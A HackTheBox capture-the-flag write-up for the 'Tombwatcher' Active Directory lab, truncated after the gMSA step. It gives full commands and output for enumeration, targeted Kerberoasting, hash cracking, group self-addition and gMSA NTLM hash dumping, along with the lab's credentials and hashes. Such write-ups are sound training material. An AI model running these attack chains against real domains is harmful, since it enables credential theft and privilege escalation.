
TOMBWATCHER SEASON 8 - HACKTHEBOX

Initial credentials: **henry || H3nry_987TGV!**


Nmap output: Port **88 kerberos** and **389 ldap** are open signaling we are attacking a Domain Controller.



```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# nmap -p- --open --min-rate 10000 -sV 10.10.11.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 18:26 EAT
Nmap scan report for DC01.tombwatcher.htb (10.10.11.72)
Host is up (0.41s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-14 19:27:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
49740/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.36 seconds
```


PORT 445(SMB SHARES ENUMERATION)

Nothing much can be done or extracted from the shares.



```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# nxc smb 10.10.11.72 -u henry -p 'H3nry_987TGV!' --shares
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.10.11.72     445    DC01             [*] Enumerated shares
SMB         10.10.11.72     445    DC01             Share           Permissions     Remark
SMB         10.10.11.72     445    DC01             -----           -----------     ------
SMB         10.10.11.72     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.72     445    DC01             C$                              Default share
SMB         10.10.11.72     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.72     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.72     445    DC01             SYSVOL          READ            Logon server share
```


LDAP DOMAIN DUMP ENUMERATION



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/loot]
└─# ldapdomaindump ldap://10.10.11.72 -u 'tombwatcher\henry' -p 'H3nry_987TGV!'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/loot]
└─# ls
domain_computers.grep  domain_computers_by_os.html  domain_groups.json  domain_policy.json  domain_trusts.json  domain_users.json
domain_computers.html  domain_groups.grep           domain_policy.grep  domain_trusts.grep  domain_users.grep   domain_users_by_group.html
domain_computers.json  domain_groups.html           domain_policy.html  domain_trusts.html  domain_users.html
```


BLOODHOUND DUMP OUTPUT

Exploitation:




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/bloodhound.dump]
└─# bloodhound-ce-python -c All -d tombwatcher.htb -u 'henry@tombwatcher.htb' -p 'H3nry_987TGV!' -ns 10.10.11.72 -dc DC01.tombwatcher.htb
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 01M 35S

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/bloodhound.dump]
└─# ls
20250914225315_computers.json   20250914225315_domains.json  20250914225315_groups.json  20250914225315_users.json
20250914225315_containers.json  20250914225315_gpos.json     20250914225315_ous.json
```

User Henry has **writeSPN** permission over user Alfred




Using a tool called **targetedkerberoast.py**(https://github.com/Shadrack2023/targetedKerberoast/blob/main/targetedKerberoast.py) we are able to retrieve the krb hash for user **Alfred**.




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/targetedkrb]
└─# python3 targetedKerberoast.py --dc-host DC01.tombwatcher.htb --dc-ip 10.10.11.72 -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$92ff4a8e3ec259788922651ceb3d1c0f$c12dab12b4f1f2bef29e87bbd0c03f046e529984002bfcf8fb932e2708f753a8f71014dc9c
8dd5f82ad07261d1c96944c6c2821e16fed5ccc958f2bddc30cc0530019012d1f2154812fd571b944b6d1c23beaa2607418c99f7805d8d59937c03eb7c420caab6d02c040a5ca3e8c0994ec642032ffe2412b24
f233173e3b98dc2b83f62198d0e396f87b381af0a87fd3f44f9d5d8db4d5b53928f295ade76f21726ab01766eed515b4a06d5ee05f19f1efc55db7d6f6ddea8cce3eb43f78e81e640000048f4e76e8d6b404854
11317a023da8c27f21a74c9961e868a4e0e3a1e8a8e0fe98921eeaf8dba52a9b761b6b0a4b4607bc6dae1d31e9e1be8bce4582c4c42a949f262e3d4c39c61f56ff8b0f1a862b571c8d21936ee2e0b72e3e84290
25d22355bacdb9a02e1cb47929c8a784310afb5f80cc08f4dd352f3aa6aa7c4e05eacec9b0aa292407d72ceab9c69d5ccd6beee07ee13c456243dbf1c0421d4b5ec610624eb791ddd8100591f0b1681cb6cf643
7ab75bb9514aca240e958ad72bf3db5d551be63b08165f037771d95f19b10db20d36c67d7c941d18a7e82feb156fb3403057eb9c3a2d8d84ff02d31e5d1aebf8f44219f258323772b7f6148f5d4cc1786a9a107
c2f0e7993c2b0670ecfc80acc39089c30e34c68897495197f510f1e4cd69f71bc6c96f13aa314188a100c12b89855cba81bed7ccd322bb221cddbaf02529b99dc001896a31fd893266d099634630034058aa255
cb05a2dbdb5ef8450a2127b0b271b961abbd7e7dd0119addf4fc431e5107604e8983cc9e2be622facf9f0b9d8f3a290e406a1564b28ae480bcbee711061a849c29700e894b9ca4279b0353204e2b2add02565ff
90ebbe7fe7bb01a3d341b38b19896ffa3e596f7346a9f1522a1539426c7533d1ce931a8c67db9ff9209439bd8edfa676bf8697d255a062fb77b67ff47ce5cf1c767e9e7bf3bc4d9276ce38b1517c8c09faaedc8
3e224b55606675b2ef07a57102a3f6b1e9b80603af0cd83d499fea82b94020a8b84ea2b81ad763cce2ee2e8ea604eac2d1da347dcbf7b486830331f31a940866418b6c351c7cdd2888186657ada48c6670e93d0
f351966a36beef9cf1f6d803aec7db08acb423464188473923cc07c5aa23ba17ea8f6f4cb608cdaa9135277b0e71ec3a05fd58195fa24dacd0531b6e972b629ec9df8aaee390d7b5d59d989f56ec8c4446f56e6
c8f4c341264b805151324bef1c977e8d8bf47348db0feb23f0409ade91f8552c91065eec4e68c8ce54448d059547f0216c78c32bee8e1de34f91e70f41e215ed506c892b421db7bca84a808c728509a47e2f850
d42702d614548c906fc7fe9d394f4cd6e684feb2a96903031afe80614f6fc2edd2ecc0d4628b0a7a822d2edf1d78b37401824cf688ba67156899f5b533146f769670cba653a45fb20bd02cd27ee45a8074badfa
6530cf61bc5b
```

Cracked the hash using john → cleartext password **alfred:basketball**



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/targetedkrb]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt alfred.krb
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (?)
1g 0:00:00:00 DONE (2025-09-15 00:52) 100.0g/s 102400p/s 102400c/s 102400C/s #Smwabe@123#..mariel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Using nxc we confirm that the credentials are working.




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/targetedkrb]
└─# nxc smb 10.10.11.72 -u alfred -p basketball
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\alfred:basketball

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/targetedkrb]
└─# 
```

LATERAL MOVEMENT

User alfred can addself to group INFRASTRACTURE




Using **bloodyAD tool**, we can add user alfred to the **INFRASTRUCTURE** GROUP



```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# bloodyAD --host 10.10.11.72 --dc-ip 10.10.11.72 -d tombwatcher.htb -u 'alfred' -p 'basketball' add groupMember 'Infrastructure' 'alfred'
[+] alfred added to Infrastructure

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─#
```


The image below confirms our user is added to the infrastructure group.




Infrastructure

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags
Alfred	Alfred	Alfred	11/16/24 00:54:13	09/14/25 21:49:13	09/13/25 16:58:40	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD

We'll use NetExec to enumerate **Group Managed Service Accounts (gMSAs)** from Active Directory, retrieving their **account names**, **Kerberos keys** (plaintext or hashes), and related metadata if permissions allow.




Using nxc, we are able to retrieve a machine account's hash **ansible_dev$:4f46405647993c7d4e1dc1c25dd6ecf4**




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# nxc ldap 10.10.11.72 -u alfred -p 'basketball' --gmsa
LDAP        10.10.11.72     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.10.11.72     389    DC01             [+] tombwatcher.htb\alfred:basketball
LDAP        10.10.11.72     389    DC01             [*] Getting GMSA Passwords
LDAP        10.10.11.72     389    DC01             Account: ansible_dev$         NTLM: 4f46405647993c7d4e1dc1c25dd6ecf4     PrincipalsAllowedToReadPassword: Infrastructure
```

These credentials are working. Confirmed this using nxc




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
